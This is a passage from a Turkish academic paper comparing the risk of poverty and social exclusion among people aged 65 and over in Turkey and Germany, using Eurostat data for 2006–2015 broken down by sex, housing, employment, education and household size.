100). Yani yoksulluğun nispi olarak ele alınmasında, kişi temel nitelikteki ihtiyaçlarını karşılayabilmesine karşın, toplumdaki diğer kişilerden ortalama olarak daha

düşük bir gelir elde etmektedir. Yoksulluğun nispi yaklaşımının hesaplanmasında, öncelikle bir toplumda hane başına düşen gelir, en düşükten en büyüğe doğru sıralanır. Daha sonra ise bu sıralamada tam olarak ortada yer alan kişi başına hane halkı geliri (medyan geliri) hesaplanır. Ardından tespit edilen medyan gelirin belirli bir oranından daha az gelire sahip olanların durumu nispi yoksulluk kategorisine dahil edilir (Ünsal, 2014: 736).

Kimi kurumların görelî yoksulluğu baz alarak yoksulluğu tespit ettiklerini görmek mümkündür. Örneğin, Eurostat'ın yaptığı açıklamaya göre yoksulluk risk eşiği, sahip olunan milli medyan eşdeğer harcanabilir gelirinin %60'ını ifade etmektedir¹. Eurostat'ın belirttiği üzere, yoksulluk risk oranı ise sosyal transferler sonucunda harcanabilir geliri, yoksulluk riski eşiğinin altında olan kişi sayısını ifade eden bir kavramı belirtmektedir². Notten ve Neubourg'un ifade ettiği üzere, mutlak yoksulluk kategorisindeki insanlar, temel nitelikteki hayat standardını sağlamak için gerekli mali imkanları bulunmayan insanları ifade etmektedir. Görelî yoksulluk kategorisindeki insanlar ise normal olarak kabul edilen yaşam standartlarına sahip olmak için gerekli mali imkanlara sahip olmayan bireyleri ifade etmektedir. Notten ve Neubourg'un açıkladığı üzere, mutlak ve nispi yoksul kategorisine giren bireyler kısmen örtüşse bile, kimi bireyler mutlak yoksul kategorisine girmezken nispi yoksul kategorisine girmektedir (Notten ve Neubourg, 2011: 248). Zengin nitelikli toplumlarda yoksulluk, nispi bir sorun olarak ortaya çıkmaktadır (Bäcker, 2011: 5).

Yoksulluk kavramı bu şekilde açıklandıktan sonra, yaşlı yoksulluğu kavramı için önemli diğer kavramlar olan, yaş ve yaşlanma kavramları üzerinde durmak faydalı olacaktır. Yaş kavramını, farklı yaş türleri itibarıyla, farklı biçimde tanımlamak mümkündür. Örneğin kronolojik yaş kavramı insanın dünyaya geldiği zamandan cari döneme kadarki insan yaşamının tüm dönemlerini içeren süreci ifade etmektedir (Hablemitoğlu ve Özmete, 2010: 257). Kronolojik bir değer olarak yaşlılığı belirlemek için, yaşlılığın başlangıç yaşını belirlemek gerekir. Bu açıdan bakıldığında, yaşlılık için tüm kurumlar tarafından kabul edilmiş genel geçer bir başlangıç yaşının bulunmadığı ifade edilmelidir. Örneğin, Birleşmiş Milletler'in 60 yaşına giren bireyleri yaşlı kategorisinde değerlendirmeye başladığını görmek mümkündür (Huber, 2005: 2). Biyolojik açıdan yaş kavramı ise dahil olunan yaş basamağının zaman birimini ifade etmektedir (Hablemitoğlu ve Özmete, 2010: 255). Kimi durumlarda, kronolojik yaş ile biyolojik yaş örtüşmeyebilir. Örneğin kimi seksen yaşındaki bireyler, fiziksel ve ruhsal olarak çoğu yirmili yaşlardaki bireylerle kıyaslanabilir durumda olduğu görülmektedir (WHO, 2016: 6). Yaşlanma kavramı ise sadece bir grup canlılarda değil, tüm canlı varlıklarda meydana gelen, molekül, hücre, organ, doku ve sistem çapında zamanla ortaya çıkan ve geri alınma imkânı söz konusu olmayan yapısal ve işlevsel farklılaşmaların hepsini kapsayan bir kavramdır (Hablemitoğlu ve Özmete, 2010: 259-260). Kişilerin zamanla yaş almaları kaçınılmaz biyolojik olarak olanaksızdır. Meydana gelen bu sürecin sağlıkla ilgili, kültürel, iktisadi ve sosyal yönleri bulunur (Devlet Planlama Teşkilatı, 2007: 5).

B. Yoksullukla İlgili Yaklaşımlar

Daha öncede ifade edildiği üzere, yoksulluk kavramının tanımı ve ölçümü yapılırken öncelikli olarak yoksulluk kavramını ifade edecek olan göstergelerin sadece iktisadi göstergeleri mi kapsayacağı, yoksa iktisadi göstergelerin yanında, sosyal ve siyasal göstergeleri de mi kapsayacağı üzerinde durulmalıdır (Şenses, 2014: 62). Kimi durumlarda parasal (nominal) gelirin dikkate alındığını görmek mümkündür. Ancak sadece nominal geliri baz alan bir yoksulluk tanımı eksik olacaktır (Arabacı, 2017: 141). Bu nedenle farklı yoksulluk yaklaşımlarını kısaca özetlemekte fayda vardır. Yoksullukla ilgili farklı nitelikteki yaklaşımlar Tablo 1'de özet olarak sunulmuştur.

Tablo 1: Farklı Yoksulluk Yaklaşımları

Yoksulluk Yaklaşımının Adı	Gerçekleştirilen Analizin Seviyesi	Yoksulluğun Tanımlanması ve Çıkış Nedenleri	Alınması gereken Politik Önlemler
Parasalcı Yaklaşım (Monetary Approach)	Bireysel ve mikro bazda analiz	Bu yaklaşımda çok boyutlu değil, tek boyutlu bir olgu olarak ele alınmakta olup sadece bir gelir endeksi kullanılarak ölçülmekle yetinilmektedir. Bu yaklaşıma göre yoksulluğun ortaya çıkması	Fiyatların doğru bir biçimde olmasını temin etmek için, özelleştirme ve serbestleştirme yürütülmeli, ücret ve diğer refah politikaları uygulanmamalıdır. Yoksul kişilere nakit olarak

¹ Eurostat (a). http://ec.europa.eu/eurostat/statistics-explained/index.php/Income_distribution_statistics/de (Erişim Tarihi 24.03.2017).

² Eurostat (b). http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:At-risk-of-poverty_rate/de (Erişim Tarihi 30.01.2018).

		yoksulların üretkenliğinin az olmasıyla ilgilidir.	sübvansiyon akışı sağlanmalıdır.
Kabiliyetler Yaklaşımı (Capability Approach)	Bireysel-Sosyal, Mikro-Makro bazda analiz	Bireylerin, kabiliyetleri üzerinde etkili olan kişisel ve sosyal unsurlara dayanmakta olduğu ifade edilmektedir. Bu unsurların, gelir, eğitim, sağlık ve alt yapı ile ilişkili olduğu belirtilmelidir.	Bireylerin yeteneklerini daha üst bir konuma getirmek amacıyla, (sağlık, eğitim ve diğer temel alt yapı kapsayan) temel düzeydeki yarı kamusal malların devlet tarafından sunulması gerektiği düşünülmektedir.
Sosyal Dışlanma Yaklaşımı (Social Excluding Approach)	Sosyal ve Makro bazda analiz	Farklı türden dışlanmalar (örneğin engellilik, cinsiyet, din, azınlık, gibi) üzerinde durmaktadır. Bu dışlanmaların siyasi ve sosyal çevreyle ilişkili oldu belirtilmelidir.	Bu yaklaşım, sosyal mücadele ve direnişin yanında, kurallarda değişikliğe gidilmek suretiyle, sosyal dışlanmanın yok edilmesi ve toplumdaki dışlanmış bireylerin topluma kazandırılması gerektiği düşüncesine sahiptir.
Katılımcı Yaklaşım (Participatory Approach)	Sosyal ve Makro bazda analiz	Bu yaklaşım yoksul kişilerin gerek ulusal, gerekse uluslararası bazda yürütülen yukarıdan-aşağıya doğru kalkınma süreçleri açısından, gerekse (elit kesime yönelik bilgi felsefesiyle ilgili olma özelliğini taşıyan) karar alma süreçleri açısından yeterli ölçüde katılım sağlayamadığı üzerinde durmaktadır.	Bu yaklaşım, sosyal mücadele ve direniş yoluyla tabandan yukarıya doğru katılımcı bir gelişme sürecinin meydana getirilmesi gerektiğini düşünmektedir.
Birikimin Marksist Sosyal Yapısı (Marxian Social Structure of Accumulation)	Sosyal ve Makro bazda analiz	Bu yaklaşım, sermaye faktörünün egemenlik arz etmesi ve birikimin nispi kurumsal yapısı nedeniyle, toplumu oluşturan bir bölümün potansiyelini kullanamaması üzerine odaklanmaktadır.	Bu düşünceye göre, eşitliği doğru bir şekilde sağlayacak kurumlar oluşturmak suretiyle sınıf çatışmasının minimal düzeye çekilmesi sağlanmalıdır. Bunun dışında müdahaleci ve refah politikaları düzenlenmelidir. Bu yaklaşıma göre uygulanacak olan politikaların içeriği, yeniden dağıtımı sağlayan artan oranlı vergiler, asgari ücret yasaları ve sosyal güvenlik uygulamalarını kapsamalıdır.

Kaynak: Dini ve Lipit (2009). Poverty from Orthodox to Heterodox Approaches: A Methodological Comparison Survey, ss.16-17.

III. VERİLER İLE YAŞLI YOKSULLUĞUNUN ALMANYA VE TÜRKİYE KARŞILAŞTIRMASI

Bu kısımda kimi durumlar itibariyle Almanya ve Türkiye’de yaşlı yoksulluğunun nasıl bir gelişim gösterdiği veriler itibariyle ortaya konulmuş ve yorumlanmıştır. Bu bölümdeki veriler Eurostat’tan sağlanmıştır. Almanya ve Türkiye için ortak veri elde edebilen dönem 2006 yılından başlayıp 2015 yılına kadar sürdüğü için, bu bölümde on yıllık döneme ilişkin veriler kullanılmıştır.

A. Toplam Yaşlı Yoksulluğu Riski Altındaki Nüfus

Tablo 2, incelendiğinde verilen tüm yıllar itibariyle hem Türkiye’de hem de Almanya’da 65 yaş ve üzeri kişilerin (yaşlı nüfusun), 65 yaş altı kişilerden (yaşlı olmayan nüfustan) daha düşük bir yoksulluk veya sosyal dışlanma riski ile karşı karşıya olduğu dikkat çekmektedir. Bunun nedeni olarak yaşlı kesimin ortalama olarak daha yüksek bir servet düzeyine sahip olması verilebilir. Ancak yine de servet birikimi olmayan yaşlıların (özellikle ileri yaştaki insanların çalışamaz duruma gelmesine bağlı olarak), genç kesime göre daha dezavantajlı olduğu söylenebilir. Türkiye ile Almanya karşılaştırıldığında, verilen tüm yıllar itibariyle 65 yaş ve üzeri kişilerin (yaşlı nüfusun) yoksulluk veya sosyal dışlanma riskinin Türkiye’de daha yüksek olduğu görülebilir. Benzer şekilde verilen tüm yıllar itibariyle 65 yaş altı nüfustaki yoksulluk veya sosyal dışlanma riskinin Türkiye’de daha yüksek olduğu ifade edilmektedir. Verilen yıllar itibariyle 65 yaş ve üzeri nüfusa ilişkin yoksulluk veya sosyal dışlanma riskinin en yüksek olduğu yıl Türkiye’de 2010 yılı iken Almanya’da 2014 yılıdır.

Tablo 2: Yoksulluk veya Sosyal Dışlanma Riski Altındaki Yaşlı (65 Yaş ve Üzeri) ve Yaşlı Olmayan (65 Yaş Altı Nüfus) Nüfus (% Olarak)

Yıllar	Yoksulluk veya Sosyal Dışlanma Riski Altındaki 65 Yaş ve Üzeri Kişiler (% Olarak)		Yoksulluk veya Sosyal Dışlanma Riski Altındaki 65 Yaş Altı Kişiler (% Olarak)	
	Türkiye	Almanya	Türkiye	Almanya
2006	55,7	13,5	67,1	21,7
2007	54,9	16,8	65,1	21,5
2008	55,0	15,5	64,6	21,2
2009	52,0	16,0	64,8	21,0
2010	55,8	14,8	66,4	21,0
2011	54,8	15,3	64,5	21,0
2012	52,4	15,8	62,0	20,6
2013	46,7	16,0	51,6	21,4
2014	34,1	17,4	42,3	21,5
2015	37,8	17,2	41,6	20,7

Kaynak: Eurostat (c). Von Armut oder sozialer Ausgrenzung bedrohte Bevölkerung nach Alter und Geschlecht. <http://ec.europa.eu/eurostat> (Erişim Tarihi 01.02.2018).

B. Cinsiyet Açısından Yaşlı Yoksulluğu

Tablo 3 incelendiğinde, verilen yıllar itibariyle hem Türkiye’de hem Almanya’da 65 yaş ve üzeri kadınların yoksulluk veya sosyal dışlanma riskinin 65 yaş ve üzeri erkeklere göre daha yüksek olduğu görülmektedir. İki ülke karşılaştırıldığında, verilen yıllar itibariyle Türkiye’de hem 65 yaş ve üzeri kadınlarda hem de 65 yaş ve üzeri erkeklerde yoksulluk veya sosyal dışlanma riskinin Almanya’ya göre daha yüksek olduğunu görmek mümkündür.

Tablo 3: Cinsiyete Göre Yoksulluk veya Sosyal Dışlanma Riski Altında Olan Yaşlı Nüfus (65 Yaş ve Üzeri Nüfus) (%) Olarak)

Yıllar	Türkiye		Almanya	
	Erkek	Kadın	Erkek	Kadın
2006	53,9	57,1	11,3	15,3
2007	54,2	55,4	13,5	19,7
2008	52,6	56,7	12,6	18,2
2009	51,5	52,3	13,8	18,0
2010	54,9	56,4	12,6	16,8
2011	52,8	56,3	13,0	17,4
2012	50,8	53,6	13,9	17,5
2013	45,2	47,8	13,5	18,3
2014	32,7	35,3	14,9	19,7
2015	36,0	39,2	15,1	19,1

Kaynak: Eurostat (c). Von Armut oder sozialer Ausgrenzung bedrohte Bevölkerung nach Alter und Geschlecht. <http://ec.europa.eu/eurostat> (Erişim Tarihi 01.02.2018).

Kimi kadınların farklı nedenlerle iş hayatına hiç katılmadıklarını (ev hanımı olmak istedikleri için vs.) görmek mümkündür. Ayrıca iş hayatına katılan kadınların çalışma hayatına bakıldığında, birçok kadının çocuk bakımı nedeniyle, kesintiye uğramış iş yaşamlarına sahip olduğunu görmek mümkündür. Bu nedenle, kadınların genel anlamıyla yaşlılık döneminde daha düşük bir gelir elde etme risklerinin daha fazla olduğunu söylemek mümkündür (Börsch-Supan, 2013: 32). Tüm bu ve benzeri sebepler, Tablo 3’te görüleceği üzere yaşlı kadınların (65 yaş ve üzeri) daha büyük bir yoksulluk veya sosyal dışlanma riski altında olmasına neden olmaktadır.

C. Konut Mülkiyeti Durumu Açısından Yaşlı Yoksulluğu

Tablo 4: Konut Mülkiyeti Durumuna Göre Yaşlı (65 Yaş ve Üzeri) Kişilerin Yoksulluk Riski Oranları (Sosyal Yardımlar Sonrası Eşdeğer Hane Halkı Ortanca Gelirinin %60’ına Göre)

Yıllar	Konut Mülkiyetine Sahip 65 Yaş ve Üzeri Bireylerin Yoksulluk Riski Oranları		65 Yaş ve Üzeri Kiracı Bireylerin Yoksulluk Riski Oranları	
	Türkiye	Almanya	Türkiye	Almanya
2006	20,5	11,9	13,5	13,1
2007	18,6	14,7	15,7	18,4
2008	19,2	12,2	14,4	18,7
2009	20,8	11,2	11,6	20,9
2010	19,9	11,3	10,6	18,5
2011	19,5	11,2	12,4	19,0
2012	21,0	11,2	13,7	21,1
2013	18,9	11,0	11,9	21,3

2014	19,9	12,1	12,0	23,2
2015	19,5	12,0	9,6	23,7

Kaynak: Eurostat (d). Armutsgefährdungsquote Älterer Personen Nach Wohnbesitzverhältnissen. <http://ec.europa.eu/eurostat> (Erişim Tarihi 01.02.2018).

Tablo 4 değerlendirildiğinde, verilen yıllar itibariyle Türkiye’deki konut mülkiyeti sahibi yaşlı (65 yaş ve üzeri) kişilere ilişkin yoksulluk riskinin en yüksek olduğu yıl 2012 olmuştur. Türkiye’deki kiracı konumundaki yaşlıların en çok yoksulluk riski içinde olduğu yıl ise 2007 yılı olmuştur. Almanya açısından bakıldığında, Almanya’daki konut mülkiyet sahibi yaşlı kişilere ilişkin yoksulluk riskinin en çok olduğu yıl 2007 olmuştur. Almanya’daki kiracı konumundaki yaşlı bireylere ilişkin yoksulluk riskinin en yüksek olduğu yıl ise 2015 yılı olmuştur.

Tablo 4 incelendiğinde, Almanya açısından verilen tüm yıllarda yoksulluk riskinin yaşlı kiracı olan bireylerde, konut mülkiyeti sahibi yaşlı bireylere göre daha yüksek olduğunu görmek mümkündür. Ancak Türkiye açısından analiz edildiğinde, tam tersi bir durum söz konusudur. Yani verilen tüm yıllar itibariyle Türkiye’deki konut mülkiyeti sahibi yaşlı kişilerin yoksulluk riski, Türkiye’deki yaşlı kiracılardan daha yüksek olduğu dikkat çekmektedir.

Konut mülkiyet sahibi yaşlı kişilerin durumu iki ülke itibariyle karşılaştırıldığında, verilen tüm yıllarda konut mülkiyeti sahibi yaşlı bireylerin Türkiye’de daha büyük bir yoksulluk riski ile karşı karşıya olduklarını görmek mümkündür. Ancak, iki ülke verileri kiracı konumundaki yaşlı bireyler açısından değerlendirildiğinde, verilen yıllardan 2006 yılı haricindeki diğer tüm yıllarda, Almanya’daki yaşlı kiracı olan bireylerin daha büyük bir yoksulluk riski ile karşı karşıya kaldıklarını görmek mümkündür.

D. Çalışma Durumuna Göre Yaşlı Yoksulluğu

Tablo 5: Çalışma Durumuna Göre Yoksulluk veya Sosyal Dışlanma Riski Oranları

Yıllar	Çalışanlarda (18 Yaş ve Üzeri) Yoksulluk veya Sosyal Dışlanma Riski Oranları		Çalışmayanlarda (18 Yaş ve Üzeri) Yoksulluk veya Sosyal Dışlanma Riski Oranları	
	Türkiye	Almanya	Türkiye	Almanya
2006	57,1	8,9	67,9	30,3
2007	56,6	9,5	65,5	32,5
2008	56,3	9,1	65,0	31,7
2009	55,7	9,0	65,6	31,7
2010	56,5	8,7	68,2	31,1
2011	54,5	9,3	66,9	31,6
2012	51,6	9,8	64,5	31,7
2013	39,8	10,6	55,8	32,0
2014	28,8	11,2	47,0	32,3
2015	27,8	10,1	47,6	32,5

Kaynak: Eurostat (e). Von Armut oder Sozialer Ausgrenzung Bedrohte Bevölkerung Nach Beschäftigung (Personen im Alter von 18 und Älter). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).

Tablo 5 incelendiğinde, verilen tüm yıllarda gerek Türkiye’de, gerekse Almanya’da istihdama dahil olan bireylerin istihdama dahil olmayan bireylere göre daha düşük bir yoksulluk veya sosyal dışlanma riskine sahip olduğu görülmektedir. İki ülkeye ilişkin veriler karşılaştırıldığında, verilen tüm yıllar itibariyle gerek istihdam edilenler bakımından, gerekse istihdam edilmeyenler bakımından, yoksulluk veya sosyal dışlanma riskinin Almanya’ya göre Türkiye’de daha yüksek olduğunu görmek mümkündür. Bunun neticesinde (ceteris paribus), çalışmayan kişilerin yaşlılık döneminde çalışanlara göre daha yüksek bir yoksulluk veya sosyal dışlanma riski içinde olacaklarını söylemek mümkündür.

E. Eğitim Düzeyi Açısından Yaşlı Yoksulluğu

Tablo 6 incelendiğinde, verilen tüm yıllar itibariyle gerek Türkiye’de gerekse Almanya’daki yaşlı kişilerin (65 yaş ve üzeri kişilerin) eğitim düzeylerinin yükselmesiyle birlikte, yaşlıların (65 yaş ve üzeri kişilerin) yoksulluk veya sosyal dışlanma riskinin de düştüğünü görmek mümkündür.

Tablo 6: Eğitim Düzeyine Göre Yaşlıların (65 Yaş ve Üzeri Kişilerin) Yoksulluk veya Sosyal Dışlanma Riski Oranları

Yıllar	Türkiye (65 Yaş ve Üzeri Kişiler)			Almanya (65 Yaş ve Üzeri Kişiler)		
	Birincil Alan Altı, Birincil Alan ve İkincil Alan-I	İkincil Alan-II ve Post İkincil Alan (Üçüncül alan yok) (ISCED	Üçüncül Alan (ISCED 2011 5-8	Birincil Alan Altı, Birincil Alan ve İkincil Alan-I	İkincil Alan-II ve Post İkincil Alan (Üçüncül alan yok) (ISCED	Üçüncül Alan (ISCED 2011 5-8 düzeyleri) (c)

	(ISCED 2011 0-2 düzeyleri) (a)	2011 3 ve 4 düzeyleri) (b)	düzeyleri) (c)	(ISCED 2011 0-2 düzeyleri) (a)	2011 3 ve 4 düzeyleri) (b)	
2006	40,2	13,1	8,1	20,5	12,7	9,5
2007	41,8	12,0	5,6	26,7	17,4	10,4
2008	41,8	25,2	3,5	25,5	16,0	9,6
2009	38,3	21,1	11,3	24,7	17,2	9,1
2010	44,0	24,6	6,2	24,5	15,7	8,2
2011	41,8	18,7	9,8	26,7	15,7	9,2
2012	39,4	18,2	7,8	27,6	17,2	8,3
2013	36,4	14,2	8,0	27,5	17,5	8,7
2014	36,4	5,1	2,1	27,9	19,1	10,6
2015	40,2	10,1	6,0	27,6	18,3	11,2

Kaynak: Eurostat (f). Von Armut oder sozialer Ausgrenzung bedrohte Bevölkerung nach Bildungsabschluss (Personen im Alter von 18 und älter). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).

İki ülke verileri eğitim gurupları açısından ele alındığında, a grubu eğitimine sahip yaşlılardaki yoksulluk veya sosyal dışlanma riskinin tüm yıllar itibariyle Türkiye’de daha yüksek olduğu görülür. İki ülke verileri b eğitim düzeyi itibariyle ele alındığında, verilen yıllardan 2007, 2013, 2014 ve 2015 yılında yaşlı kişilere ilişkin yoksulluk veya sosyal dışlanma riskinin Almanya’da daha yüksek olduğu, bunun dışındaki yıllarda ise Türkiye’de daha yüksek olduğu dikkat çekmektedir. İki ülkenin verisi c eğitim gurubu açısından ele alındığında, c eğitim gurubundaki eğitim düzeyine sahip yaşlı kişilerin yoksulluk veya sosyal dışlanma riskinin 2009 ve 2011 yıllarında Türkiye’de daha yüksek, verilen tüm diğer yıllarda ise Almanya’da daha yüksek olduğunu görmek mümkündür. Dikkat çeken bir diğer nokta, Türkiye de a ve c eğitim gurubundaki eğitim düzeyine sahip yaşlı kişiler arasındaki yoksulluk veya sosyal dışlanma riski farkının Almanya’dan daha büyük olmasıdır.

F. Hane Halkı Sayısı Açısından Yaşlı Yoksulluğu

Tablo 7 incelendiğinde, verilen tüm yıllar itibariyle hem Almanya’daki hem de Türkiye’deki iki kişilik hane halklarının (en az biri 65 yaş ve üzeri olan) tek kişilik (65 yaş ve üzeri yaşı olan) hane halklarına göre daha düşük bir yoksulluk riskine sahip olduğu görülür.

Genel anlamıyla eşlerin ikisi de daha önce çalışmışsa emekli olduklarında ikisi de emekli maaşı alacağı için, hanenin ortak geliri artacaktır. Bu nedenle (ceteris paribus), tek hane halklarına göre iki kişilik hane halklarının yaşlı yoksulluğu riskinin daha düşük olabileceği söylenebilir. Verilen dönem için Almanya ve Türkiye’ye ilişkin veriler bu düşüncüyü destekler niteliktedir. Ancak iki kişilik hane halklarında bir birey emekli maaşı almıyorsa (ceteris paribus) hanede yaşayan kişi başına gelir düşeceği için, iki kişilik hane halkına ilişkin yoksulluk riskinin artacağı düşünülebilir.

Almanya ve Türkiye verileri karşılaştırıldığında, en az biri 65 yaş ve üzeri olan iki kişilik hane halklarına ilişkin yoksulluk riskinin (2007 yılı hariç), verilen tüm yıllarda Türkiye’de daha yüksek olduğu görülmektedir. Ancak, tek başına yaşayan yaşlı (65 yaş ve üzeri) kişilerin oluşturduğu hane halklarının yoksulluk riski incelendiğinde, (2006 yılı hariç) verilen tüm yıllarda yoksulluk riskinin Almanya’da daha yüksek olduğu dikkat çekmektedir. Almanya ve Türkiye’ye ilişkin veriler genel olarak değerlendirildiğinde, 65 yaş ve üzeri yaşa sahip tek kişilik hane halklarının Almanya’da daha yoksul olduğunu, en az biri 65 yaş ve üzeri olan iki kişilik hane halklarının ise Türkiye’de daha yoksul olduğunu söylemek mümkündür. Almanya’da genel olarak iki kişilik hane halklarının daha düşük bir yoksulluğa sahip olmasının nedeni olarak Almanya’da çalışan kadın sayısının Türkiye’den daha fazla olması gösterilebilir. Eurostat’ın açıklamasına göre, 2016 yılında Almanya’da kadın istihdam oranı %70,8 iken bu oran Türkiye’de %31,2’dir³. Hem kadın hem de erkeğin çalışıp emekli olması durumunda hane gelirinin daha fazla olması söz konusudur. Bu durum (ceteris paribus), yaşlı yoksulluğu riskinin düşmesine katkıda bulunacaktır.

³ Eurostat (j). Erwerbstätigenquoten nach Geschlecht, Alter und Staatsangehörigkeit (%). <http://ec.europa.eu/eurostat> (Erişim Tarihi 03.02.2018).

Tablo 7: Hane Halkının Sayısına Göre Yoksulluk Riski (Sosyal Yardım Sonrası Ortanca Eşdeğer Hane Halkı Gelirinin %60'ına Göre) Oranları

Yıllar	Türkiye		Almanya	
	65 Yaş ve Üzeri Yaşa Sahip Tek Kişilik Hane Halkı	En Az Biri 65 Yaş ve Üzeri Olan İki Kişilik Hane Halkı	65 Yaş ve Üzeri Yaşa Sahip Tek Kişilik Hane Halkı	En Az Biri 65 Yaş ve Üzeri Olan İki Kişilik Hane Halkı
2006	17,3	13,3	17,2	10,2
2007	14,3	12,4	24,1	12,5
2008	17,1	12,7	24,6	11,0
2009	20,2	13,1	25,3	10,7
2010	18,5	11,8	22,6	10,8
2011	21,1	12,5	24,1	10,3
2012	24,5	14,8	24,7	11,4
2013	20,9	13,1	25,0	10,4
2014	22,5	13,0	27,1	11,4
2015	20,8	13,6	28,4	11,3

Kaynak: Eurostat (g). Quote der von Armut bedrohten Personen nach Armutsgefährdungsgrenze und Haushaltstyps. <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).

G. Yaşlı Kişilere Ait Gelirin Yaşlı Olmayan Kişilerin Gelirine Göre Durumu

Nispi medyan gelir oranı olarak ifade edilen değer, 65 yaş üzeri kişilerin medyan kullanılabilir eşdeğer gelirinin 65 yaş altı kişilerin medyan kullanılabilir eşdeğer gelirine olan oranını ifade eder⁴. Tablo 8 incelendiğinde, verilen tüm yıllarda oranların Türkiye’de birden büyük, Almanya’da ise birden küçük olduğu dikkat çekmektedir. Yani Türkiye’deki yaşlı kişilerin medyan kullanılabilir eşdeğer geliri, yaşlı olmayan kişilerin medyan kullanılabilir eşdeğer gelirinden daha büyükken Almanya’daki yaşlı kişilerin medyan kullanılabilir eşdeğer geliri, yaşlı olmayan kişilerin medyan kullanılabilir eşdeğer gelirinden daha düşüktür.

Tablo 8: Nispi Medyan Gelir Oranları (65 Yaş Üzeri Kişilerin 65 Yaş Altı Kişilere Göre Durumu)

Yıllar	Türkiye	Almanya
2006	1,12	0,93
2007	1,11	0,87
2008	1,08	0,87
2009	1,08	0,88
2010	1,07	0,89
2011	1,06	0,90
2012	1,02	0,88
2013	1,08	0,89
2014	1,06	0,90
2015	1,04	0,87

Kaynak: Eurostat (h). Relatives Einkommensmedianverhältnis (65+). <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).

H. Yaşlı Kişilere İlişkin Gelir Dağılımı

Tablo 9’daki yaşlı kişilere ilişkin gelir dağılımı verileri, S80/S20 gelir dilimine göre belirlenmiştir. Eurostat’ın açıklamasına göre S80/S20 oranı, en yüksek %20 gelir diliminin en düşük %20 gelir dilimine oranını ifade etmektedir⁵. Bu nedenle oran ne kadar yüksek (düşük) olursa gelir dağılımındaki eşitsizlik de o kadar büyük (küçük) olacaktır.

Tablo 9: Yaşlı (65 Yaş ve Üzeri) Kişilere İlişkin Gelir Dağılımı (S80/S20 Gelir Dilimine Göre)

Yıllar	Türkiye	Almanya
2006	10,5	3,4
2007	8,9	4,2
2008	7,9	4,0

⁴ Eurostat (k). http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Relative_median_income_ratio/de (Erişim Tarihi 02.02.2018).

⁵ Eurostat (l). http://ec.europa.eu/eurostat/statistics-explained/index.php/Glossary:Income_quintile_share_ratio (Erişim Tarihi 03.02.2018).

2009	9,4	3,7
2010	8,6	3,8
2011	7,9	3,9
2012	7,8	3,9
2013	7,5	3,8
2014	7,4	4,2
2015	7,2	4,0

Kaynak: Eurostat (i). Ungleichheit der Einkommensverteilung- S80/S20 Einkommensquintilverhältnis. <http://ec.europa.eu/eurostat> (Erişim Tarihi 02.02.2018).

Tablo 9’da verilen oranlar analiz edildiğinde, verilen tüm yıllarda Türkiye’ye ilişkin oranların daha büyük olduğu görülebilir. Bu durumda, Türkiye’de yaşlılar arasındaki gelir dağılımının Almanya’daki yaşlılar arasındaki gelir dağılımına göre daha eşitsiz olduğunu söylemek mümkündür. Dikkat çeken diğer bir nokta, Türkiye için oranların 2009 yılından 2015 yılına kadar sürekli düşüş gösterdiği. Bu durum Türkiye’de 2009 yılından itibaren 2015 yılına kadar yaşlı kesim arasındaki gelir dağılımının daha dengeli olmaya başladığını göstermektedir.

IV. SONUÇ

Yoksulluk sorunu, sadece iktisadi boyutları olmayan çok boyutlu bir sorundur. Bu nedenle yoksullukla mücadele süreci, sadece iktisat politikalarıyla değil, diğer birçok politikayla birlikte yürütülmelidir. Bir ekonomide yoksulluk riski birçok gurup için söz konusu olsa da özellikle dezavantajlı guruplar için büyük bir sorun teşkil etmektedir. Bu guruplardan biri de yaşlılardır. Yaşlı yoksulluğu, özellikle yaşlı nüfusu çok olan ekonomiler için daha büyük bir önem arz etmektedir. Bu çalışmada yaşlı yoksulluğu Türkiye ve Almanya açısından ele alınmıştır. Çalışmanın bulgularına göre yaşlı (65 yaş ve üzeri) kişilerin yoksulluk veya sosyal dışlanma riski Almanya’ya göre Türkiye’de daha yüksektir.

Cinsiyet açısından bakıldığında, yaşlı (65 yaş ve üzeri) kadınların hem Almanya’da hem de Türkiye’de yaşlı erkelere göre daha büyük bir yoksulluk veya sosyal dışlanma riski ile karşı karşıya oldukları görülmüştür. Kadınlarda yoksulluk riskinin daha yüksek çıkmasının birçok nedeni vardır. Örneğin, kimi kadınların farklı nedenlerle iş hayatına hiç katılmadıklarını (ev hanımı olmak istedikleri için vs.) görmek mümkündür. Ayrıca iş hayatına katılan kadınların çalışma hayatına bakıldığında, birçok kadının çocuk bakımı nedeniyle kesintiye uğramış iş yaşamlarına sahip oldukları dikkat çekmektedir. Bu nedenle kadınların genel anlamıyla yaşlılık döneminde daha düşük bir gelir elde etme risklerinin daha fazla olacağını söylemek mümkündür. Böylelikle düşük gelir sonucunda (ceteris paribus), kadınların yaşlı yoksulluğu riskinin artacağı ifade edilebilir.

Konut mülkiyeti açısından yaşlı kişilerin yoksulluk riski analiz edildiğinde, Türkiye’de konut mülkiyeti sahibi yaşlıların kiracı konumundaki yaşlılara göre daha büyük bir yoksulluk riski ile karşı karşıya oldukları söylenebilir. Almanya açısından tam tersi bir durumun geçerli olduğu görülmüştür. Almanya’da konut mülkiyeti sahibi yaşlı kişilerin kiracı konumundaki yaşlı kişilere göre daha düşük bir yoksulluk riskine maruz kaldığı dikkat çekmektedir. Almanya ve Türkiye verileri karşılaştırıldığında, Türkiye’de konut mülkiyeti sahibi yaşlı kişilerde yoksulluk riskinin Almanya’daki konut mülkiyeti sahibi yaşlı kişilerin yoksulluk riskinden daha büyük olduğu anlaşılmıştır. Kiracı konumundaki yaşlı kişilerin yoksulluk riski incelendiğinde, (2006 yılı hariç) Almanya’daki yaşlı kiracı bireylere ilişkin yoksulluk riskinin Türkiye’deki yaşlı kiracıların yoksulluk riskinden daha büyük olduğu tespit edilmiştir.

